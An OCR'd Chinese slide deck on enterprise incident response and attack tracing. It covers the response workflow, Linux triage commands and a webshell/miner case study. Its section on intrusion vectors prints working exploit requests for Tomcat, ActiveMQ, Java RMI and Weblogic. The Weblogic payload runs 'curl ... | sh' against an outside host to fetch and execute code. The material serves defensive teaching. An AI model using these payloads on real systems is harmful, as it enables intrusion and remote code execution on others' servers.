企业应急响应和溯源排查之道

瓦都剋

上海安识网络科技有限公司

byd@duoyinsu.com

企业应急事件分类

应用层安全事件

主机层安全事件

网络层安全事件

数据层安全事件

企业应急事件分类

应用层	主机层	网络层	数据层
数据篡改	挖矿	DDoS攻击	数据库信息泄漏
挂马	对外DDoS	CC攻击	内部人员
webshell	勒索病毒	劫持	...

应急事件处理流程

应急响应事件处理流程


评估：初步梳理安全事件产生的原因并评估潜在影响范围
Assessme
Containm
控制：快速找到止损（临时方案）方法，将事件影响尽可能的控制在最小范围内
消除：找到安全事件产生的根本原因并提出和实施根治的方案
Eradicatio
Recovery
恢复：确保所有受影响的系统和应用服务完全恢复到安全状态
总结审查：总结梳理安全事件时间线和应对方案，审查事件产生的根本原因并形成总结性文档
Review

应急响应处理流程-消除

服务器安全排查

- webshell 查找
- 木马、病毒、Rootkit查找和清理
- 恶意进程、网络连接和自启任务等清理

问题事件分析

- ✘ 溯源事件缘由
- ✘ 定位黑客攻击途径

应用系统安全漏洞排查

- 应用系统安全漏洞排查
  - SQL注入
  - 命令执行
  - 文件操作
  - 未授权访问
  - 。。。

应急响应事件分类

分类：

未授权访问,Tomcat, ActiveMQ, Struts2, 爆破, Java RMI, Weblogic, MS17-010, 事件型等

未授权访问

- redis未授权访问
- memcache未授权访问
- docker未授权访问
- k8s未授权访问

Tomcat

```
PUT /test.jsp/ HTTP/1.1
Host: ip:port
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 4

test
```

- Tomcat PUT任意文件写入漏洞（CVE-2017-12615）
- Tomcat弱口令部署war包getshell

ActiveMQ

✘ ActiveMQ反序列化命令执行（CVE-2015-5254）

攻击流程为：构造可执行命令的序列化对象 -> 作为一个消息，发送给目标61616端口 -> 访问web管理页面，读取消息，触发漏洞

下载jmet的jar文件

```
java -jar jmet-0.1.0-all.jar -Q event -I ActiveMQ -s -Y "touch /tmp/activemq" -Yp ROME IP 61616
```

访问：http://ip:8161/admin/browse.jsp?JMSDestination=event看到这个队列中所有消息


点击查看这条消息即可触发命令执行

ActiveMQ

✘ ActiveMQ fileserver任意文件写入漏洞（CVE-2016-3088）


```
MOVE /fileserver/text.txt HTTP/1.1
Destination: file:///etc/cron.d/root
Host: ip:8161
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Length: 0
```

爆破



- ✘ SSH
- ✘ 3389
- ✘ 中间件
  - Tomcat
  - Weblogic
  - ActiveMQ
  - 。。。

Struts2



- Struts2命令执行

Java RMI

```
[redacted] w2n1ck$ java -jar ./RMIexploit.jar [redacted]2 9999 http://45
.[redacted]/ErrorBaseExec.jar "ifconfig"
----------------
eth0      Link encap:Ethernet [redacted]7
          inet addr:1[redacted]  Bcast.[redacted]  Mask:255.255.254.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:500941374 errors:0 dropped:0 overruns:0 frame:0
          TX packets:270034141 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:155198898038 (144.5 GiB)  TX bytes:68721173094 (64.0 GiB)

eth1      Link encap:Ethernet [redacted]
          inet addr:[redacted]  Bcast:[redacted]  Mask:255.255.252.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:60129682 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67094870 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:18847636571 (17.5 GiB)  TX bytes:94888349375 (88.3 GiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:53514063 errors:0 dropped:0 overruns:0 frame:0
          TX packets:53514063 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:99338086782 (92.5 GiB)  TX bytes:99338086782 (92.5 GiB)
```

- Java RMI命令执行

Weblogic

- Weblogic wls-wsat XMLDecoder反序列化漏洞（CVE-

```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: IP:7001
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: text/xml
Content-Length: 633

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"> <soapenv:Header>
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
<java version="1.4.0" class="java.beans.XMLDecoder">
<void class="java.lang.ProcessBuilder">
<array class="java.lang.String" length="3">
<void index="0">
<string>/bin/bash</string>
</void>
<void index="1">
<string>-c</string>
</void>
<void index="2">
<string>/bin/sh -c /usr/bin/curl -sL https://lnk0.com/VhscA1|sh</string>
</void>
</array>
<void method="start"/></void>
</java>
</work:WorkContext>
</soapenv:Header>
<soapenv:Body/>
</soapenv:Envelope>
```

应急响应快速排查步骤

检查进程及文件

- 快速查看进程信息，并获取进程文件位置
  - top -c
- 杀死进程
  - kill -9 PID
- 根据文件名特征查找
  - grep -rni "shell.name" *
- 根据文件大小特征查找
  - find / -size 12231123c
- 根据文件创建时间查找
  - find / -mtime 1 -name *
- 查看进程占用信息
  - lsof -p PID
- 读取进程在内存中的信息
  - cd /proc/PID
  - cat * |strings -n 5 |more

检测网络

- 查看“PORT”端口的占用情况
  - lsof –i :“PORT”
- 查看不正常端口
  - netstat -nap
- 查看TCP连接
  - netstat -an | grep tcp | awk '{print $5}'
- 查看SYN连接
  - netstat -an | grep SYN | awk '{print $5}' | awk -F: '{print $1}' | sort | uniq -c | sort -nr | more

检查系统命令

- ls -alt /bin/ | head -n 10
- ls -alt /usr/sbin/ | head -n 10
- ls -alt /usr/bin/ | head -n 10

恶意病毒、文件

- Webshell查杀
  - D盾_webshell查杀：www.d99net.net
  - 河马：n.shellpub.com
  - 自写脚本（根据情况，自加特征，强烈推荐）
- 使用杀毒软件
  - ClamAV
  - rkhunter

检查日志

- 系统日志
  - crontab日志：/var/log/cron
  - secure日志：/var/log/secure
  - lastlog日志：/var/log/lastlog
  - bash日志：~/.bash_history
- Web日志
  - access_log
  - error_log

注意事项

- 一定要查看系统命令是否被替换，否则所做的都是一切徒劳
- 若系统替换可用其他代替，如：ps使用top，netstat使用ss，busybox等
- lsof -n | grep delete 查找已经删除但是还在使用的文件
- 留意下是否有SSH后门
- 注意是否存在隐藏进程
- 实在无法删除可使用chattr +i锁定相应计划任务文件
- 实在不行修改把curl，wget，lynx 文件全局重命名

事件型

案例一：根据日志快速定位源头

案例二：逐步排除法定位源头


案例一

- 事件缘由:
  - 客户反馈服务器D盘里面的文件被删除了


- 前期准备工作:
  - 端口扫描、黑盒漏扫、弱口令、是否存在命令执行相关漏洞等，未果，进入服务器排查

案例一


D盾webshell查杀




案例一


Please input the path to scan: C:\inetpub\logs\LogFiles
Begin Scan:C:\inetpub\logs\LogFiles
Malicious code
----------Scan Begin----------
File Found!: C:\inetpub\logs\LogFiles\W3SVC1\u_ex180203.log
Malicious code: enshell.aspx
File Found!: C:\inetpub\logs\LogFiles\W3SVC1\u_ex180204.log
Malicious code: enshell.aspx
File Found!: C:\inetpub\logs\LogFiles\W3SVC1\u_ex180207.log
Malicious code: enshell.aspx
File Found!: C:\inetpub\logs\LogFiles\W3SVC1\u_ex180208.log
Malicious code: enshell.aspx

案例一


110.87.13.61 IP信息
IP地址 110.87.13.61
地理位置 中国,福建,厦门 (电信)
ASN 4134 （CHINANET-BACKBONE No.31,Jin-rong Street, CN）
微步情报 动态IP
社区用户情报 失陷主机(0) 爆破(0) 远控服务器(0) 添加用户情报
威胁情报 端口与服务 反查域名 数字证书 可视分析 社区情报
威胁情报检测
情报源 发现时间 情报类型
ThreatBook Labs 2017-10-19 僵尸网络
ThreatBook Labs 2017-10-19 垃圾邮件,僵尸网络
ThreatBook Labs 2016-06-21 动态IP

案例一


2018-02-06 02:53:07 api/ /execute d/ commandContent=C:%5CWINDOWS%5CSYSTEM32%5Clsass.exe 80 - 110.87.13.61 - 200 0 0 1031
2018-02-06 04:04:59 xists/ path=C:%5CWINDOWS%5CSYSTEM32%5Clsass.exe 80 - 110.87.13.61 - 200 0 0 1031
2018-02-06 04:05:13 xists/ path=C:%5CWINDOWS%5CSYSTEM32%5CrdpclipS.exe 80 - 110.87.13.61 - 200 0 0 250
2018-02-06 04:05:28 ts/ h=C:%5CWINDOWS%5CSYSTEM32%5CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 250
2018-02-06 04:05:53 ts/ h=C:%5CWINDOWS%5CSYSTEM32%5CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 250
2018-02-06 04:09:36 ts/ h=C:%5CWINDOWS%5CSYSTEM32%5CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 78
2018-02-06 04:09:40 NDOWS%5CSYSTEM32%5C 80 - 110.87.13.61 - 200 0 0 4093
2018-02-06 04:09:40 ts/ h=C:%5CWINDOWS%5CSYSTEM32%5CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 46
2018-02-06 04:10:05 Exists/ h=C:%5C%5CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 250
2018-02-06 04:10:31 Exi / h=C:%5C%5CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 234
2018-02-06 04:12:51 Ex / h=C:%5CSY%5CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 250
2018-02-06 04:13:36 E / h=C:%5CSY%5CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 250
2018-02-06 04:16:34 s/ h=C%5CS%5CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 265
2018-02-06 04:20:43 ts/ h=C%5CWINDOWS%5CSYSTEM32%5CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 250
2018-02-06 04:22:47 sts/ h=C%5CWINDOWS%5CSYSTEM32%5CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 250
2018-02-06 04:25:10 ists/ h=C%5CWINDOWS%5CSYSTEM32%5CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 250
2018-02-06 04:33:52 ts/ h=C%5CSYSTEM32%5CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 250
2018-02-06 04:44:06 s/ h=C%5CWINDOWS%5CSYSTEM32%5CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 250
2018-02-06 04:44:33 / h=C%5CWINDOWS%5CSYSTEM32%5CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 234
2018-02-06 04:54:03 / h=C%5CWINDOWS%5CSYSTEM32%5CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 250
2018-02-06 04:54:1 / h=C%5CWINDOWS%5CSYSTEM32%5CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 250
2018-02-06 04:56:0 / h=C%5CWINDOWS%5CSYSTEM32%5CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 281
2018-02-06 04:57:3 / h=C%5CWINDOWS%5CSYSTEM32%5CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 250
2018-02-06 04:59:04 / h=C%5CWINDOWS%5CSYSTEM32%5CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 281
2018-02-06 05:00:11 / h=C%5CWINDOWS%5CSYSTEM32%5CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 250
2018-02-06 05:02:10 / h=C%5CWINDOWS%5CSYSTEM32%5CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 265
2018-02-06 05:03:42 leExists/ h=C%5CWINDOWS%5CSYSTEM32%5CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 250
2018-02-06 05:04:41 eckFileExists/ h=C%5CWINDOWS%5CSYSTEM32%5CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 250
2018-02-06 05:05:30 /f eckFile Exist h=C%5CWINDOWS%5CSYSTEM32%5CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 250
2018-02-06 05:05:39 GET WINDOWS%5CSYSTEM32%5CCONhosts.exe%20%20-o%20xmr.f2pool.com:13531%20-u%20469XCZad3iBGKHy33EjT4HLMzexM
2018-02-06 05:06:16 GET WINDOWS%5CSYSTEM32%5CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 46

